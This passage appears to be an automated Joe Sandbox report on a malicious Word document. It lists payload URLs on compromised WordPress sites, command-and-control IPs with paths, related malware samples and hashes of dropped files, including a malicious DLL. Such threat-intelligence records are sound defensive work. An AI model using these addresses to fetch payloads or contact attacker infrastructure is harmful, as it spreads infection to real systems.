http://homecass.com/wp-content/iF/	powershell.exe, 00000005.00000 002.2098478813.000000000398500 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2108743988.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107723708.000 0000001F50000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116055655.000000000 2140000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125487050.0000000001F5000 0.00000002.00000001.sdmp	false		high
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000 002.2097744742.00000000030F800 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/frontend/woocommerce.min.js?ver=4.9.	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000 002.2094681910.00000000021D000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 16652511.00000000027F0000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000 002.2093673054.000000000028400 0.00000004.00000020.sdmp	false		high
http://armakonarms.com/wp-includes/js/wp-embed.min.js?ver=5.6	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.windows.com/pctv.	rundll32.exe, 0000000A.0000000 2.2135841154.0000000001F50000. 00000002.00000001.sdmp	false		high
http://alugrama.com.mx	powershell.exe, 00000005.00000 002.2098710061.0000000003B7B00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://armakonarms.com/urun-kategori/short-pump-action/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2108743988.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107723708.000 0000001F50000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116055655.000000000 2140000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125487050.0000000001F5000 0.00000002.00000001.sdmp	false		high
http://https://armakonarms.com/feed/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-content/themes/neve/assets/css/woocommerce.min.css?ver=2.10.0	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.bimception.comhrsZ	powershell.exe, 00000005.00000 002.2098563599.0000000003AAA00 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://armakonarms.com/wp-json/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://coworkingplus.es	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://api.w.org/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	false		high
http://https://armakonarms.com/urun-kategori/semi-auto/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-includes/js/jquery/jquery.min.js?ver=3.5.1	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://armakonarms.com/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.bimception.com/wp-admin/sHy5t/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp, powe rshell.exe, 00000005.00000002. 2098478813.0000000003985000.00 000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2109180444.0000000001D77000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107856100.000 0000002137000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116302224.000000000 2327000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125810547.000000000213700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.21 36021936.0000000002137000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2108743988.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107723708.000 0000001F50000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116055655.000000000 2140000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125487050.0000000001F5000 0.00000002.00000001.sdmp	false		high
http://https://armakonarms.com/wp-content/uploads/2021/01/armakon.png	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-content/themes/neve/style.min.css?ver=2.10.0	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://gmpg.org/xfn/11	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000005.00000002.2098563599.0000000003AAA000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2098550728.0000000003A8E000.00000004.00000001.sdmp	false		high
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/js-cookie/js.cookie.min.js?ver=2.1.4	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-includes/css/dist/block-library/style.min.css?ver=5.6	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2109180444.0000000001D77000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107856100.0000000002137000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2116302224.0000000002327000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2125810547.0000000002137000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2136021936.0000000002137000.00000002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000002.2097744742.00000000030F8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/packages/woocommerce-blocks/build/vendors-styl	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2094681910.00000000021D000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2116652511.00000000027F0000.00000002.00000001.sdmp	false		high
http://https://armakonarms.com/xmlrpc.php?rsd	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2097744742.00000000030F8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://bbjugueteria.com	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/assets/css/woocommerce.css?ver=4.9.1	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-content/themes/neve/assets/js/build/modern/frontend.js?ver=2.10.0	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/frontend/cart-fragments.min.js?ver=4	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.60.240	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
162.241.61.203	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
195.159.28.230	unknown	Norway		2116	ASN-CATCHCOMNO	true
162.241.224.176	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
45.143.97.183	unknown	Turkey		25145	TEKNOTEL-ASTeknotelTelekomunikasyonASTR	true
104.21.89.78	unknown	United States		13335	CLOUDFLARENETUS	true
69.38.130.14	unknown	United States		26878	TWRS-NYCUS	true
166.62.10.32	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343551
Start date:	24.01.2021
Start time:	18:02:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	79a2gzs3gkk.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@36/8@6/8
EGA Information:	• Successful, ratio: 93.3%
HDC Information:	• Successful, ratio: 31.6% (good quality ratio 29.4%) • Quality average: 70.8% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2452 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:03:36	API Interceptor	1x Sleep call for process: msg.exe modified
18:03:37	API Interceptor	64x Sleep call for process: powershell.exe modified
18:03:53	API Interceptor	325x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.241.60.240	INFO.doc	Get hash	malicious	Browse	
195.159.28.230	INFO.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/u4vcbkercn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DKMNT.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/u14g/zkd6myomm2wuro5/q121fslblp4j4u7p7ny/boxgaf0or/u8p9yrywc1amf/
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/orsnig0hr2s74h42s/s6f5l/8oomdsfuyoft/ut3wi8ze1lmdcgp5d/zu7j1c9ns/otptuv61n2r997toe/
	file.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/3j8r06xre/8aflom7at/nfsdzovs6zi5xy894/pzjbw/
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/n0jv/20kkdc3lp37n1r7yr9l/7fl0uh0jxz/
162.241.224.176	INFO.doc	Get hash	malicious	Browse	
45.143.97.183	INFO.doc	Get hash	malicious	Browse	• armakonarms.com/wp-includes/fz/
69.38.130.14	INFO.doc	Get hash	malicious	Browse	
	DOK-012021.doc	Get hash	malicious	Browse	
	DKMNT.doc	Get hash	malicious	Browse	
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	
	file.doc	Get hash	malicious	Browse	
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	
166.62.10.32	INFO.doc	Get hash	malicious	Browse	• silkonbusiness.matrixinfotechsolution.com/js/q26/
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• zippywaytest.toppermaterial.com/wp-admin/wwbJ/
	Documento 2201 01279.doc	Get hash	malicious	Browse	• zippywaytest.toppermaterial.com/wp-admin/wwbJ/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
armakonarms.com	INFO.doc	Get hash	malicious	Browse	• 45.143.97.183
silkonbusiness.matrixinfotechsolution.com	INFO.doc	Get hash	malicious	Browse	• 166.62.10.32
coworkingplus.es	INFO.doc	Get hash	malicious	Browse	• 172.67.138.213
bbjugueteria.com	INFO.doc	Get hash	malicious	Browse	• 162.241.60.240

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	INFO.doc	Get hash	malicious	Browse	• 162.241.224.176
	Electronic form.doc	Get hash	malicious	Browse	• 192.232.250.227
	file.doc	Get hash	malicious	Browse	• 162.241.253.129
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	• 50.87.150.0
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 74.220.199.6
	request_form_1611306935.xlsm	Get hash	malicious	Browse	• 162.241.225.18

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file-2021-7_86628.doc	Get hash	malicious	Browse	• 162.241.253.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	• 198.57.200.100
ASN-CATCHCOMNO	INFO.doc	Get hash	malicious	Browse	• 195.159.28.230
	DKMNT.doc	Get hash	malicious	Browse	• 195.159.28.230
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 195.159.28.230
	file.doc	Get hash	malicious	Browse	• 195.159.28.230
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 195.159.28.230
	mssecsvr.exe	Get hash	malicious	Browse	• 159.163.124.251
	windows.staterepositoryupgrade.exe	Get hash	malicious	Browse	• 195.159.28.244
	Check.vbs	Get hash	malicious	Browse	• 64.28.27.61
	HKHX38WttZ.exe	Get hash	malicious	Browse	• 195.159.28.230
	SecuriteInfo.com.Trojan.GenericKD.35280757.18070.dll	Get hash	malicious	Browse	• 193.90.12.121
	Information-822908953.doc	Get hash	malicious	Browse	• 193.90.12.121
	ef5ai1p.dll	Get hash	malicious	Browse	• 193.90.12.121
	Documentation.478396766.doc	Get hash	malicious	Browse	• 193.90.12.121
	Information-478224510.doc	Get hash	malicious	Browse	• 193.90.12.121
	7aKeSlV5Cu.dll	Get hash	malicious	Browse	• 193.90.12.121
	qRMGCk1u96.dll	Get hash	malicious	Browse	• 193.90.12.121
	dVcML4Zl0J.dll	Get hash	malicious	Browse	• 193.90.12.121
	JTWtlx6ADf.dll	Get hash	malicious	Browse	• 193.90.12.121
	yrV5qWOmi3.dll	Get hash	malicious	Browse	• 193.90.12.121
	Invoice_99012_476904.xlsm	Get hash	malicious	Browse	• 193.90.12.121
UNIFIEDLAYER-AS-1US	INFO.doc	Get hash	malicious	Browse	• 162.241.224.176
	Electronic form.doc	Get hash	malicious	Browse	• 192.232.250.227
	file.doc	Get hash	malicious	Browse	• 162.241.253.129
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	• 50.87.150.0
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 74.220.199.6
	request_form_1611306935.xlsm	Get hash	malicious	Browse	• 162.241.225.18
	file-2021-7_86628.doc	Get hash	malicious	Browse	• 162.241.253.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	• 198.57.200.100

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0E909297-30AB-4901-9D2A-3CE504568F55}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{BE4101D0-AA40-4E61-A4A8-E94B34BC975F}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.354223167367391
Encrypted:	false
SSDEEP:	3:liiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlby:liiiiiiiifdLloZQc8++lsJe1Mzh
MD5:	5C1841D0F35E50949B90B42CF085C0A1
SHA1:	04CFDA027BAD492E3DBF78342F6056AB489B91E1
SHA-256:	01E73BFFFED6CB9653627CC7B7C29A2A18CABD3853BFC28977DC7C33629C85DC
SHA-512:	8911BA94418A90870AAE32DC362BC837BB9522A97151DEEEB6FCB6C71351FA1AF86769D7C6E4801A872630AB40509C2234B46FAB722E791A31FF621EDB7698E
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ..... ."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\79a2gzs3gkk.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Mon Jan 25 01:03:33 2021, length=178176, window=hide
Category:	dropped
Size (bytes):	2038
Entropy (8bit):	4.523237238378091
Encrypted:	false
SSDEEP:	48:8Ck/XT3lnBq/Nygz4Qh2Ck/XT3lnBq/Nygz4Q/:8Ck/XLlnB4z4Qh2Ck/XLlnB4z4Q/
MD5:	B43DCEAE9E64A3AC5207B6182FEE8C3D
SHA1:	F89DF29AC71FE19F6809C533DF684D8D3F75F77C
SHA-256:	F348E390165667E03E79C9F0758988CD725A0E5FC2CA9E717325388BB7598896
SHA-512:	668CBC5CE71CF11F10FCD96E4C4A7520AC09366C889065AA3EDF1590A8CCF979E151ABEAE2567C4A28A69C1362F0CB8AD7AE4A83C124414E16A5C9C34344478
Malicious:	false
Preview:	L.....F.... ....^...{...^...{.....H.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2.....9Rq. .79A2GZ~1.DOC..L.....Q.y.Q.y*...8.....7.9.a.2.g.z.s.3.g.k.k...d.o.c.....y.....-...8...[.....?J.....C:\Users\..#.....\\210979\Users.user\Desktop\79a2gzs3gkk.doc.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.7.9.a.2.g.z.s.3.g.k.k...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....210979.....D_....3N...W...9F.C.....[D_....3N...W...9F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.374361647875772
Encrypted:	false
SSDEEP:	3:M1Sc+3Lp5oknLp5omX1Sc+3Lp5ov:MYd3LjvLjad3Ljy
MD5:	E20D3E64DBBC9A3366747302AE395C52
SHA1:	6898B56131A6394B30DFE77243CDC95AE782B8FC
SHA-256:	05306690592B95A4CA2A107531C69B067E3317B4EF4BF0EB613DF56A3E962343
SHA-512:	6071D6C574C087664BCC69D39F33814872109540D1BD4DE534E76B8315ACE1C0B32FE005D8C2873FA36EE7A8EECD8526A76F8FBBB13AE2FEBBFD35B7A009920
Malicious:	false
Preview:	[doc]..79a2gzs3gkk.LNK=0..79a2gzs3gkk.LNK=0..[doc]..79a2gzs3gkk.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\NSXIKQWUQAVGAKAOHWPT.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.583148193596563
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoR4z8hQCsMqUqvsEHyqvJCworT4zkCYxHG4f8R/lUVP4Iu:cydoR4z8yFHnorT4zkm4f8Rg4Iu
MD5:	3FB26C642415D765F04BB677B376E3AA
SHA1:	E320E3D95192AAAF52B5517CE6A5C0B5F245D92E
SHA-256:	0990DD41DC52D5E61D8D8831C9887FAF976D90D9BE60CEC034715693412DFF3C
SHA-512:	5FF76DAF598B3BCDD36FE0833811C176D2145C4801417915E26F848401916A29D9EA03C0F9B7E385805AF5B24B479F50ED0DAA356506E0949739D3A2560D4AB6
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$a2gzs3gkk.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false

C:\Users\user\Desktop\~$a2gzs3gkk.doc	
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Snuvw2w\V4651pz\H64C.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	352816
Entropy (8bit):	4.350871771424849
Encrypted:	false
SSDEEP:	3072:CZvA1p08RqEQAIVEd2gG/vNlo0JFx/pANyCm0PQEKR/JnXHWP:CZ206xWgGxLxWN40PDKR/JnX2P
MD5:	E147068A449E684FE47A1220F167F61F
SHA1:	A434144E723E2FC6BED01F891172D476DC2DB1E1
SHA-256:	917620A42745392EA46380F0C1E22CF8F314040CFD528FF7AAD7FE191991BA3B
SHA-512:	4B3E1DEBCE8D57B1FFEE7A645265D8BA4E95F4B9213F7F12C8AD37D3F34A01C43C868F64DD0DD5A7AE341ACF57D5AFC69B898C433E001D16B028361E4656DA CA
Malicious:	**true**
